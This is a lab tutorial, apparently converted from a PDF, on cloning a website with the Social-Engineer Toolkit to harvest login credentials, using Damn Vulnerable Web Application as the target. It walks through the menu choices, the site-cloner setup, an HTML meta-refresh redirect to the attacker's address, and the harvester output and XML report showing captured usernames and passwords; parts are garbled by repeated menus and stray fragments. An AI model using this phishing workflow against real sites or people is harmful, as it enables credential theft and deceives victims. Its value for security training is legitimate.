


Social-Engineering

Odebode Sunday Seun


Website Cloning

To start

```
setoolkit
```



```
File Actions Edit View Help
(root@Kali)-[/home/kali]
# setoolkit
```



```
setoolkit
Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit

set> 1
```

Select from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) Third Party Modules

99) Return back to the main menu.

set> 2

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) HTA Attack Method

99) Return to Main Menu

set:webattack>3

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu

```
set:webattack>2
```

Input the target IPV4 number

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.8.122]:10.6.6.1
```

Input the target site URL

```
-] SET supports both HTTP and HTTPS
-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://dvwa.vvm
*) Cloning the website: http://dvwa.vvm
*) This could take a little bit ...


the best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
*) The Social-Engineer Toolkit Credential Harvester Attack
*) Credential Harvester is running on port 80
*) Information will be displayed to you as it arrives below:
```

Create an HTML file with a meta tag of the IPV4 or the URL


```
<html>
  <head>
    <meta http-equiv="refresh" content="0; url=http://10.6.6.1/">
  </head>
</html>
```

After the draft save in HTML, i.e., test.html

Double-click the HTML save file, and you get this



The victim is prompted to enter their login credentials. After submission, they are redirected to the legitimate-looking original page, unaware that their credentials have already been captured and sent to the attacker



Credentials captured successfully. Press Ctrl+C to exit. Data saved to the path in the green box.

```
10.6.6.1 - - [15/Dec/2025 17:36:31] "POST /index.html HTTP/1.1" 302 -
10.6.6.1 - - [15/Dec/2025 17:37:13] "GET / HTTP/1.1" 200 -
10.6.6.1 - - [15/Dec/2025 17:37:13] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=@gmail.com
POSSIBLE PASSWORD FIELD FOUND: password=1234232323
POSSIBLE USERNAME FIELD FOUND: Login=Login
POSSIBLE USERNAME FIELD FOUND: user_token=123b5edc8d01867f63e5d165054b3683
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

10.6.6.1 - - [15/Dec/2025 17:37:36] "POST /index.html HTTP/1.1" 302 -
^C[*] File in XML format exported to /root/.set/reports/2025-12-15 17:42:09.336766.xml for your reading pleasure...

Press <return> to continue
```

Use 99 to Go back

```
10.6.6.1 - - [15/Dec/2025 17:53:14] "POST /index.html HTTP/1.1" 302 -
c^C
99 Press <return> to continue
```

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) HTA Attack Method

Damn Vulnerable Web Application (DVWA) is a RandomStorm Op

99) Return to Main Menu

set:webattack>99

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) HTA Attack Method

Damn Vulnerable Web Application (DVWA) is a RandomStorm Op

99) Return to Main Menu

set:webattack>99

Select from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) Third Party Modules

99) Return back to the main menu.

set> 99

Username

Password

Login

[Damn Vulnerable Web Application \(DVWA\)](#) is a RandomStorm OpenSource project.

Select from the menu:

- 1) Social-Engineering Attacks
- 2) Penetration Testing (Fast-Track)
- 3) Third Party Modules
- 4) Update the Social-Engineer Toolkit
- 5) Update SET configuration
- 6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 99

Login

[Damn Vulnerable Web Application \(DVWA\)](#) is a RandomStorm OpenSource project.

```
set> 99
```

Thank you for shopping with the Social-Engineer Toolkit.

Hack the Gibson... and remember... hugs are worth more than handshakes.

```
(root@Kali)-[/home/kali]  
#
```

View the credentials

```
cat /root/.set/reports/2025-12-15 17:42:09.336766.xml'
```

```
(root@Kali)-[/home/kali]  
# cat /root/.set/reports/2025-12-15\ 17\:42\:09.336766.xml  
<?xml version="1.0" encoding='UTF-8'?>  
<harvester>  
  URL=http://dvwa.vm  
  <url>    <param>username=zim@gmail.com</param>  
    <param>password=12332112112</param>  
    <param>Login=Login</param>  
    <param>user_token=123b5edc8d01867f63e5d165054b3683</param>  
  </url>  
  <url>    <param>username=@gmail.com</param>  
    <param>password=1234232323</param>  
    <param>Login=Login</param>  
    <param>user_token=123b5edc8d01867f63e5d165054b3683</param>  
  </url>  
</harvester>
```

```
(root@Kali)-[/home/kali]  
#
```